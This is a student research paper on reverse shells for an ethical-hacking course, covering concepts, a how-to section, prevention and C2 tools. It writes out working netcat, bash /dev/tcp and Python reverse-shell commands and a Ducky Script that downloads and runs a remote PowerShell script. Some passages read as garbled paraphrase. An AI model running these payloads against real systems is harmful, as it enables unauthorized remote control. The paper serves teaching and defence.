Certified Ethical Hacking

Paper

Subjects: **What is the Importance of Reverse Shelling in Performing a Basic Pen Testing for Ethical Hackers?**

Made by:

Christopher Sulistiyo (4850025)

Supervised by:

Rob Loves

Jeroen Pijpker

Leon Post

Version Management

Version Number	Date	Remarks
1.0	30-09-2022	Initial draft

Acknowledgement

The researcher would like to thank the following people for their contribution to the research and preparation to this paper in the form of remarks, feedback, and suggestion:

Rob Loves, Jeroen Pijpker, Leon Post, and Matté Soos for their endless unwavering support, extensive resources, unlimited love and for never stop believing in the researcher.

Abstract

This paper will cover the technical details surrounding what a reverse shell is and how to implement them so that a newcomer in ethical hacking can understand it without having any difficulties. A reverse shell is a shell session initiated by the target machine to a remote host. The target machine opens session to a specific host and port that is usually set up by the hacker. A remote shell connection then can be created if the remote host (attacker's machine) listens on that port with the appropriate software. It is important to know that in reverse shell scenario, the initiation is done by the target machine and not the remote host. The obstacle of doing this is to socially engineer users to execute the reverse shell command on their computer, and the nature of firewall itself that will block outgoing connection if it is deemed too suspicious or unsafe. For a reverse shell to work, it is not needed for the attacker to know what the victim's IP address is.

Many ways of doing reverse shell are the following: Bash reverse shell (with or without using Ncat, Rustcat or Socat in either TCP or UDP), PHP, Java, Perl, Python, Ruby, Go-language, Lua, NodeJS, C, Groovy, Dart, Windows PowerShell, Telnet, V language, GAWK (GNU Awk), Z shell, and other lesser-known ways. Ideally, reverse shell is one of the many steps when doing an attempt to gain control over a user's system. A hacker may try to do SQL Injection first before gaining a remote shell control by executing reverse shell command on a client's machine. Another technique of gaining a remote shell execution by the means of using USB Rubber Ducky. It will automatically run commands based on its Ducky Script programmed by the hacker to tell it what to do once it is plugged in on the victim's computer. The victim's computer then will make an outgoing connection to the server that is already pre-set by the hacker and therefore the attack will be successful.

The most known and often used tool when doing a reverse shell is Ncat, but it has its drawback and nowadays many actual hackers are trying to find another way aside from usisng Ncat. A huge takeaway of doing a reverse shell over Ncat that it is going to be difficult and pretty much impossible to hide away from the blue teamer. To prevent this, on the red team side, there is a tool called C2 (command-and-control) server. It has multiple frameworks to use, and some of the most popular ones are Cobalt Strike, sliver, and covenant. That is the second alternative, aside from using USB Rubber Ducky or doing another form of attack beforehand, for doing a proper reverse shell to a target that has their own huge and secure system.

There is not much a user can do in terms of avoiding reverse shell attacks. Some of the possible ways is to impose a strict control for all the outgoing traffic from the network, set up a proxy server, and regularly scan and patch the server to see and fix if there is already a reverse shell connection going on.

Table of Contents

Introduction

Background

The world of cybersecurity and ethical security hacking is vast with many different branches and specializations to choose for a person who has decided to work in this industry. Whether one can be a penetration tester, a network security engineer, a software security specialist, a security architect, and even it can be not only working with computers and just with people by becoming a sales engineer selling security solutions, or a risk and governance advisor. Armed with the knowledge of cybersecurity, one can even choose to work in the army or within an intelligence organization rather than in an IT company, a service provider, general banks, or a retail company. Within the broad domain comes with an extensive knowledge in which can be overwhelming to a newcomer trying to learn this subject.

To gain an administrative/ root access to the target victim is one of the objectives that a hacker wants to do. To take control over a compromised system, an attacker usually aims to gain interactive shell access for arbitrary command execution. Reverse shell happens when someone successfully taken over the system and fully control the victim’s application. With such access, they can try to elevate their privileges to obtain full control of the operating system. This paper will take the main subject reverse shell and divide it into 4 sub question categories in the hope of providing extensive knowledge about this specific hacking technique.

Research Reason

Because of the so many terms and different approaches in doing a penetration testing in ethical hacking, the researcher wishes to create one document providing an extensive knowledge about one of the subjects of doing cyber-attack. One that caught the researcher attention is reverse shell. Reverse shell is a great way to confirm that an attacker has successfully got in and controlled the target victim’s machine. From there, the attacker can then run a command script, or download a malware that he has already set up on his webserver on the internet for proceeding deeper on the attack. From that reason on, the researcher wants to providing extensive knowledge to the readers surrounding the topic.

Research Goal

This research is conducted in the hope that the readers will gain an ample apprehension on how to do a reverse shell attack in further deepen their knowledge in the extensive world of ethical hacking. There are many articles on the internet or videos that can be accessed that try to teach the audience on how to properly do a reverse shell. This paper aims to make a summary of all available sources and put it into a single intelligible research paper.

Additionally, this paper serves as half part of the grading criteria from the minor Certified Ethical Hacking of the NHL Stenden University of Applied Sciences.

Methodology

Instruments

During this research only qualitative data was collected, as all the research questions are answered through the needed data by the means of desk research. There is many information that can be found online or offline pertaining about what reverse shell is and how to do it. Due to the nature of keeping the research paper context below 8 pages, the researcher has concluded many sources affiliated with reverse shell in which they can be found in the Preference page.

Population and Samples

The research samples were selected based on their purpose and convenience. Multiple articles online, and books through the form of electric of physical have been used regarding the research as well as sampling.

The population in this paper will be aimed towards the audience in the beginner's level who wants to gain a deeper understanding in the world of cybersecurity by trying to learn reverse shell. Outside audience such as the ones who are in higher level of cybersecurity are also welcome for the inducement.

Limitations

In question #3 of this research will explain how one can execute a reverse shell to a target victim computer. In short, the attacker will have to execute a certain command from the target's computer to successfully create a connection to the attacker's machine and therefore creates a reverse shell. This research will not discuss how to socially engineer someone to execute the previously mentioned command on their computer, instead it will simply assume that the readers have access to both computers and want to learn on how to do a reverse shell for an educational purpose only. This paper only mainly tries to explain what a reverse shell attack is and how it can occur in most applications.

Data Analysis

The research data regarding the main question of the paper is qualitative and will be primarily acquired from many sources. The validity of the information is medium to high, due many than one sources explaining the subject through various ways but

Research Subject and Its Following Inquiries

Main question: What is the Importance of Reverse Shelling in Performing Basic Penetration Testing for Ethical Hackers?

From here, the theme will be divided in 4 sub enquiries. In doing so, it will then create way of understanding the topic as well as creating knowledge about the subject. All those sub questions are included in the following:

- What Is a Reverse Shell?
- In What Manner Does Reverse Shell Attacks Its Target Victim?
- How to do a Reverse Shell?
- What Are the Preventive Actions that Can be Taken to Avoid a Reverse Shell Attack?

Research Result

Research Question #1: What is a Reverse Shell?

Reverse shell (Nidekim, 2019), also known "connect-back shell" is a form of an insecure remote shell where an attempt is made to gain a remote access to a computer by the means of redirecting input and output connections in which the attacker will have the victim's shell.

Remote shell (rsh) is a command-line computer program that can be used on all operating systems that can execute shell commands as another user on another computer or even on different network. The remote system connects and runs a remote shell daemon using a common TCP port.

Before going deeper into the technical details on how reverse shell can achieve this, it is important to know the basic terminologies surrounding how does reverse shell work. Below are all the terms along with their short explanation, and it is crucial to know their basic description as they will be discussed in the next following questions

Port

Port (Chakraborty, 2020) is an opening in which a connection can be made. It is important to note that a port is NOT a physical connection. It is a logical connection that is used by programs and services to exchange information. Ports will have a unique number that identifies them. The number ranges from 0 to 65535. Some of commonly used ports are the following:

- Port 21 – FTP
- Port 22 – SSH
- Port 25 - SMTP (Simple Mail Transfer Protocol) is used for email
- Port 80 – HTTP (Hypertext Transfer Protocol) is used for web pages
- Port 443 – HTTPS (Hypertext Transfer Protocol Secure) is also used for web pages
- Port 465 – SMTPS
- Port 587 – SMTP
- Port 993 – IMAP

Ports are always the number associated with IP addresses. Where an IP address determines the location of that server, a port number determines which service or program on that server it wants to use.

Shell

Shell itself is a direct piece of code or program that takes the command input from the keyboard (user) and send it to the operating system/ device (like servers, mobile phones, etc.) to perform some tasks. It achieves its task by providing a prompt in which the user can type a command which will be interpreted by a shell and executed on the operating system. It basically functions as a direct communicator between user and the operating system or application, providing an environment to automate IT operations.

Some of the popular shells include:

- Windows PowerShell
- Windows command prompt (CMD)
- bash (the bourne again shell)

- sh
- dash
- Born
- Korn

Stdin, stdout and stderr

They are three data streams that bash creates whenever a user runs any command in the Linux terminal. Essentially, they allow piping/ redirecting data from one command to another. The basic gist of them is that stdin (standard input) is for input data, stdout (standard output) is for output data, and stderr (standard error) for error messages. In computing, the term stream refers to something that can transfer data. Here, all three streams carry text as the data. Just like water streams, data streams also have two endpoints. There are a source and an outflow.

In Linux, everything is represented a file. Configuration like network settings, IP address and devices like hard drives, CD-ROMs, and printers are being stored in files. Data streams, just like any others, are almost all treated as if they were files. Each file associated with a process is allocated a unique number to identify it. This is known as the file descriptor. Whenever an action is required to be performed on a file, the file descriptor is used to identify the file. Internally stdin, stdout, and stderr are designated as 0, 1, and 2.

Important Note: Difference between reverse shell and bind shell

As answered above, when doing a reverse shell an attacker first must start a server on his machine, in which the victim (target machine) can and will have to act as a client that connects to the attacker's server in order make a successful reverse shell attack.

The purpose of bind shell is still the same as reverse shell in which the attacker can execute commands on the target computer, but the manner of how the approach is the exact opposite. In a **Bind shell**, the client's machine acts as a server and an outside of the network hacker trying to get in by launching a service on the target computer, to which the hacker can connect. To launch a successful bind shell, the assaulter must first know the IP address of the victim to access the target computer.




Figure 1 A Bind shell scenario

Research Question #2: In What Manner Does a Reverse Shell Attack Its Target Victim?

In a standard reverse shell attack, there are mainly 2 actors with different roles that come into the play. The server (the attacker) and the client/ user machine (the victim). The user will try to initiate a connection to the server, and the attacker's computer listens for incoming connections on a specific port.

Nowadays in a home network, where most of victims reside, they usually use a router with a built-in firewall. That device provides network security from outside connection, and it makes it hard for hackers to attack anything inside that network. Same thing does also apply to most enterprise networks, in which to further deepen their security, they also have IDS (Intrusion Detection System) or IPS (Intrusion Prevention System) installed. Intrusion Detection and Prevention System is a network security application that monitors network or system traffic for suspicious and malicious activity and issues alert when such activity is discovered. Its major function is to identify malicious activity, collect information about this specific activity, report it and attempt to block or stop it.

But all those devices only block the incoming threats and do not block the target victim from visiting anywhere on the internet world.





Figure 2 With firewall on, it is almost impossible for the attacker to initiates any form of connection

In most cases, a reverse shell attack happens when an application is vulnerable to a remote code execution vulnerability. An assaulter will use such a vulnerability in an application to execute some code on the victim's machine that initiates the shell session.

Research Question #3: How to do a Reverse Shell?

The code demonstration below will take place on a bash shell on both client and the server. That means the victim and attacker will be running on Linux machine. To have a Windows victim connected, simply change the 'bin/bash' command to 'cmd.exe'

Netcat often abbreviated to nc is also called the Network Swiss Army Knife. It is a computer utility for administering file by reading from and writing to network connection using TCP or UDP. Netcat is not a new tool, it's been around from 1995 with the stable release in 2007. It is a powerful tool that its usage is not only for hacking, but it can also be used for transferring files and many more, therefore a lot of IT infrastructures besides hacking also use this tool. Ncat on the other hand, is a version of Netcat installed by Nmap and can be used with identical commands. **Note** that to successfully do reverse shell by the commands below, all 2 computers (server and client) need to be connected in the same local network.




```
chris@christo:/mnt/c/Users/chris$ sudo nc -lnvp 87
```

Figure 3 This command is for the attacker's machine

- Opens a TCP on port 87, in which the options:
    - l means that netcat has been instructed to listen
    - n is for no-DNS (IP address only)
    - v is for verbose, which will make ncat tells the hacker every bit of information
    - p is for port, in which is specified by 87

Note: it is best practice to use the port below 1000 as to avoid any firewall detection

The order of the minus (-) commands does not have to be exactly as the picture. It can be -vlnp or -nvlp or it can be -k -l -v -p, so long as the p command stands at the end before the port number because it is specifying which port number that will be used.




```
chris@christo:/mnt/c/Users/chris$ nc -e /bin/bash <ipadrr> 87
```

Figure 4 This command is for the client's machine (victim)

The -e parameter is included to which will instruct the victim machine to execute the bash shell upon connecting to the attacker. This is what makes the command very dangerous to the victim's machine because it is essentially offering the attacker victim's shell after the connection is successfully made.

Alternatively, the command on the victim's computer can be changed to the one below, this command will also work for a Linux machine that does not have Ncat preinstalled in it:



```
chris@christo:/mnt/c/Users/chris$ bash -i >& /dev/tcp/<ipadrss>/87 0>&1
```


- Opens an interactive shell, and redirects the IO streams for a TCP socket, where:
    - $bash - i$, specifies that the shell is interactive
    - >&, this special syntax redirects both stdout and stderr to the specified target
    - /dev/tcp/<ipaddrss>/87, is a TCP client connection to the aggressor's IP address and port 87

- 0>&1, redirects file descriptor (stdin) to fd (stdout), hence the opened TCP socket is used to read input

Python Reverse Shell


Python is turning out to be more well-known and commonly used on production systems, so there's a decent opportunity it's introduced on the objective server. First the cyber threat actor needs to establish a connection to Python's socket module. They can accomplish that through these two lines below:

This line creates a socket with an IPv4 address which communicates over TCP




```
import socket
import subprocess
import os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

This line specifies which IP address and port the socket should listen on




```
s.connect(("0.0.0.0", 87))
```

Python's CLI, just like Linux's and any other command line, uses three data streams to handle shell commands: stdin, stdout, and stderr. The shell code now uses the dup2 command of the Python os module, which interacts with the operating system. The following command takes the file descriptor generated by the previous socket command, and duplicates it three times, overwriting the data streams stdin, stdout, and stderr with the reverse shell socket that just been created. s.fileno() refers to the file descriptor of the socket. Once these commands are run, the three data streams of the CLI are redirected to the new socket and are no longer handled locally.



```
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
```

Finally, this Python reverse shell attack stage is called spawning the shell by running the Python subprocess module. Notice that the code in the following is a bit like the one in Figure 3. This allows the reverse shell to run a program as a subprocess of the socket. The subprocess.call command lets the hacker pass any executable program. By passing /bin/sh, the hacker run a Bash shell as a sub-process of the socket he/she created.



```
p = subprocess.call(["/bin/sh", "-i"])
```

At this point, the shell becomes interactive to the other shell. Any data written to this shell will be written to the terminal and read through the terminal as if it was the main system shell. It is now possible to establish a connection back to the attacker's machine and allow them to execute commands remotely on the target machine.

Other ways to do reverse shell includes Java, Perl, Python, Ruby, Go-language, Lua, NodeJS, C, Groovy, Dart, Windows PowerShell, Telnet, V language, GAWK (GNU Awk), Z shell, OpenSSL, War, Meterpreter Shell, and Spawn TTY Shell.

Research Question #4: What Are the Preventive Actions That Can be Taken to Avoid a Reverse Shell Attack?

Reverse shell is often not malicious and malevolent on its own and can be used for explicit and legitimate purpose, such as remote server administration. It is not possible to completely block reverse shells. While utilizing an organized framework such as server, obstructing all opposite shell connection is troublesome as it is very difficult to block all reverse shell connections when using a networked system. However, the following steps will assist the server to harden and solidifying the system as well as decrease and mitigate the risk:

- Impose a strict control of outgoing connection. However, this can only be possible for very specialized servers. Additionally, one cannot stop the attacker from simply opening a listener on a common port such as 80. In such case, all connections would have to be monitored for content as well especially outgoing connections from the server for potential shell commands.
  - Alternatively, turning off most services, incapacitate all cordial availability and locking/ blocking all outgoing connectivity except for the specific/ explicit ports and remote/ distant IP addresses for required administrations and services is also apprehensible if an organization cannot handle such action as network traffic monitorization. This will very much make it difficult for hackers to create one such connection. To achieve this, the servers need run in minimal containers or sandboxed in insignificant holders.
- Remove unnecessary interpreters, eliminate pointless translators and apparatuses, and disable most tools that make it possible to create a reverse shell as to restrict its (reverse shell code) execution and make it harder for the attacker to exploit the system and take advantage of the framework. But again, this will not always be a smart and viable solution, as it is only practical for highly specialized and hardened servers, while attackers can still find a shell script that works. It also is just valuable for profoundly particular and solidified servers, and attackers can in any case observe a function shell script.
- Set up a proxy server (intermediary server) with restricted destinations, confined objections, and tight/ severe controls. Considering that attackers can still make create a connection through turn around reverse shell associations over DNS (Domain Name System), it is totally impossible to eliminate the risk, however this will help solidifying and assist with lessening it.

Note: a proxy server is a system or router that provides a gateway between users and the internet. It acts as a "intermediary server", separating end users from the websites they browse on behalf of a user. Therefore, it helps prevent cyber criminals from entering a private network. They provide varying levels of functionality, security, and privacy depending on their configuration, type, use case, needs, or company policy.

- Regularly scan the servers and web applications using a reliable vulnerability scanner. This action will prevent exploits such as code injection vulnerabilities Assailants usually execute shell scripts by exploiting an existing code injection vulnerability, then escalating to run privileges. The only activity that can let the user aware if their servers is infected with such action is to test the servers.
- Consistently fix the web applications and servers through patches and use a dependable weakness scanner to test them. This takes advantage of code infusion imperfections, since in

the wake of acquiring root access through a known code infusion weakness, assailants normally execute shell scripts.

There is only so much one can do to prevent reverse shell. However, a server must be solidified and be hardened to such an extent that it is no longer susceptible to initial attacks. Hindering malevolent organization correspondence is one more technique for forestalling reverse shell attacks. An additional approach to preventing reverse shell is to block malicious network communication. Web Application Firewalls (WAF) and Runtime Application Self-Protection (RASP) solutions can distinguish and detect correspondence designs and communication patterns that look like, by all accounts, to be a reverse shell connection and block/ obstruct them.

Reverse shells on their own are always a result of some other kind of attacks associated with web attack that exploit vulnerabilities, such as Remote Code Execution (RCE), Local File Inclusion (LFI), Remote File Inclusion (RFI), SQL Injection, and others. Therefore, another best way to prevent reverse shells is to prevent web vulnerabilities through including vulnerability checks in the software development lifecycle using DAST (Dynamic Application Security testing) and SCA (Software Composition Analysis) tools with proper vulnerability management.

It is also important to note that there are other methods that an assaulter can use to establish control over a system, for example they may use web shells instead.

Conclusion and Discussion

Though the nature of the reverse shell itself is not often malicious, it is crucial for one who is learning the way of ethical hacking to know what the basic technical knowledge on how to do so. This paper offers a deep understanding of the basic theory of doing reverse shell, as well as in dept explanation on how to do so using the command line tool Netcat. There are various tools in disposals that can served as an alternative of Netcat, some of such are Socat and Rustcat.

It is also important to note that what has been taught here often does not apply to what a real hacker would attack in the real world, especially the Netcat reverse shell. The examples that are on question #3 answer takes the scenario in the ideal case, the perfect world where the users could simply use the command line tools and conveniently connect to an untrusted server, or when they just happen to turn off their Windows Defender and Firewall for less secure protection and easier access for the hacker going in. In a real scenario, there are of course many obstacles for hackers in their attempt of doing reverse shell attacks, and that will be included in the higher level of discussion and cyber security understanding, a level that this research paper is not specifically aim to. As one dive deeper into the world of cyber security and ethical hacking by learning on how to do a proper penetration testing to a secured system, it is good for the students to arm themself with this knowledge before going on an interview for a company that they want to do a pentest in.

Reverse shell often accomplished by doing another form of cyber-attack beforehand, one that very famously known is gaining reverse shell from SQL Injection.

Doing a reverse shell is pretty much part of the exploitation part. Before going in this part, in a typical real-world scenario a hacker might want to be focused on reading and enumerating beforehand.

The other thing that is also important to mention is that this paper is done for an educational purpose in beginner's level only. It is recommended for the readers to set up their own lab, practice the principle of ethical hacking and penetration test to gain deeper knowledge about it.

Discussion


Doing reverse shell over Necat is a bad practice and not ideal in the real-world scenario, therefore a lot of hackers rarely use Netcat when they want to do a reverse shell. The first and main reason why is it a bad practice is that it is a bad opsec (operational security). When using the Netcat reverse shell, it is all done in a plain text, not only blue teamer can see that there is a reverse shell running by looking at active command line on the Windows Taskbar, but they can also easily spot the attacker's IP address because with a Netcat reverse shell the victim is directly connecting to the attacker's IP. Secondly, when doing a standard reverse shell that it is difficult to manage. For example, if a someone is running a phishing campaign, and he's successfully got multiple people to click but he only has one reverse shell to capture. By the time the next person is also connected to the server the hacker is running in, then the hacker will lose the connection with the victim that is currently in his shell, that shell is going to die, and he will lose that shell. There is no 100% guarantee to do cyber-attacks in an undetectable way, but one of the alternatives is using C2 (command-and-control) servers.

Currently, most malware does not utilize AI, though some of them are already planning to do so. This is where C2 servers come into play. C2 server or also known as C&C server is a tool that often used by cyber criminals where it acts as the brain of a malware operation, where it's directing the malware to receive stolen data and send/ issue commands to distribute malicious programs, malicious scripts, and more. The stolen data are usually exfiltrated from target servers, devices, websites, and forms.

USB Rubber drive

This is the second alternative of doing a proper reverse shell. As already known, in a real-world scenario, it is crucial for the hacker to first get the information about their victim's first before initiating any kinds of attacks whether it is a reverse shell or any other kinds. There are 2 typical ways to do so, and they are either to download it from the network or it can be installed from a floppy disk or any form of mass storage like CD-ROM, USB drive or USB Rubber Ducky. But those kinds of ways might not be prudent from a good white hack perspective because downloading something over the internet might throw flags and some intrusion detection system. The latter way, which is to store it over a mass storage might also not be applicable because nowadays a lot of companies, groups and organizations' policies will prohibit or whitelist various types of USB drives to be inserted to their computers because of the nature of foreign USB drives.

USB Rubber Ducky is essentially a USB drive that acts like a keyboard and then types a pre-programmed payload very quickly to the computer it is plugged in. The sizes of them are small enough to hide in a plain sight, and the pre-programmed payload is going to get the hacker a reverse shell over Netcat without downloading over the internet and without showing up as a mass storage. Typically, the hacker might want to do a Ducky Script. And when the USB Ruby Ducky is plugged on the victim's computer, it is going to execute the commands based on what they are scripted to. The drive then will make 2 text files on the target computer, a VBS (Virtual Basic script) and a reverse shell command (like mentioned in the Question #3) in the form of txt file. It will then use that VBS file to take the text file and convert it into an executable, so the victim machine will run the reverse shell command and the session is then initiated.



```
chris@christo: /mnt/c/Users/chris
  GNU nano 6.2                                                                    payload.txt
DELAY 3000
GUI r
DELAY 400
STRING powershell "IEX (New-Object Net.WebClient).DownlaodString('http://0.0.0.0/r.ps1);"
ENTER
DELAY 1001
STRING powershell Start-Process cmd -Verb runAs
ENTER
DELAY 3000
ALT y
BACKSPACE
DELAY 2000
```

Figure 5 Example of Ducky Scripting

Note that the picture below is just an example of how Ducky Scripting look like, when this is executed, it will not create any reverse shell connection from the client's machine. It is also important to know that there is a line BACKSPACE following up the 'ALT + Y' line to run command on a victim's Windows machine. This will countermeasure a scenario where the user has his/her UAC (User Access Control) disabled.

Literature List

Lowe, Doug. (2018). *Networking All-in-One for Dummies* (7th ed.). John Wiley & Sons, Inc.

Anonymous (2020). *Ethical Hacking and Countermeasures – Complete Series* (11th ed.). EC-Council.

Silberschatz et all. (2018). *Operating System Concepts* (10th ed.). John Wiley & Sons, Inc.

Imperva. (n.d.). *What is a Reverse Shell?* Retrieved on September 16, 2022, from https://www.imperva.com/learn/application-security/reverse-shell/

Nideckim, Tomasz Andrzej. (2019, August 26). *What Is a Reverse Shell*. Acunetix. Retrieved on September 14, 2022, from https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/

Salan, Richard. (2021, December 17). *Difference Between Bind Shell and Reverse Shell*. GeeksForGeeks. Retrieved on September 14, 2022, from https://www.geeksforgeeks.org/difference-between-bind-shell-and-reverse-shell/

Anonymous. (n.d.). *Reverse Shell – What Is It?* Wallarm. Retrieved on September 17, 2022, from https://www.wallarm.com/what/reverse-shell

Nidecki, Tomasz Andrzej. (n.d.) *Reverse Shell*. Invicti. Retrieved on September 18, 2022, from https://www.invicti.com/learn/reverse-shell/

Petters, Jeff. (2020, May 14). *Windows PowerShell vs. CMD: What's The Difference?* Varonis. Retrieved on September 14, 2022, from https://www.varonis.com/blog/powershell-vs-cmd

Mckay, Dave. (2020, June 8). *What are stdin, stdout, and stderr on Linux.* How-To Geek. Retrieved on September 21, 2022, from https://www.howtogeek.com/435903/what-are-stdin-stdout-and-stderr-on-linux/

Munhata, Sidratul. (2019). *What are stdin, stderr and stdout in Bash*. Linuxhint. Retrieved on September 22, 2022, from https://linuxhint.com/bash_stdin_stderr_stdout/

Vermeer, Brian. (2022, August 10). *Controlling Your Server with a Reverse Shell Attack*. Synk. Retrieved on September 24, 2022, from https://snyk.io/blog/reverse-shell-attack/

Yasar, Kinza. (2021, November 23). *What Is Cobalt Strike and How Can Security Researchers Use It?* MUO (Make Use Of). Retrieved on September 27, 2022, from https://www.makeuseof.com/cobalt-strike-explanation-and-uses/

Grimmick, Robert. (2021, April 26). *What is C2? Command and Control Infrastructure Explained*. Varonis. Retrieved on September 27, 2022, from https://www.varonis.com/blog/what-is-c2

Anonymous. (2022, February 27). *Reverse Shell Cheat Sheet: PHP, Python, PowerShell, Bash, NC, JSP, Java, Perl*. HighOnCoffee. Retrieved on September 27, 2022, from https://highon.coffee/blog/reverse-shell-cheat-sheet/

Arunav, Kumar. (2019). *What is a C2 Server?* Quora. Retrieved on September 27, 2022, from https://www.quora.com/What-is-a-C2-server?share=1

Mohammed, Abubakar (2022, January 1). *What Is a Linux Shell?* Fossbytes. Retrieved on October 12 2022, from https://fossbytes.com/what-is-linux-shell/

Chakraborty, Arnab (2020, January 31). *What is Network Port?* Tutorialspoint. Retrieved on October 10, 2022, from https://www.tutorialspoint.com/what-is-network-port

PowerCert Animated Videos (2022, July 18). *Network Ports Explained*. YouTube. Retrieved on September 25, 2022, from https://www.youtube.com/watch?v=g2fT-g9PX9o

Cooper, Stephen. (2020, August 30). *What is ICMP? The Internet Control Message Protocol Explained*. CompariTech. Retrieved on September 28, 2022, from https://www.comparitech.com/net-admin/what-is-icmp/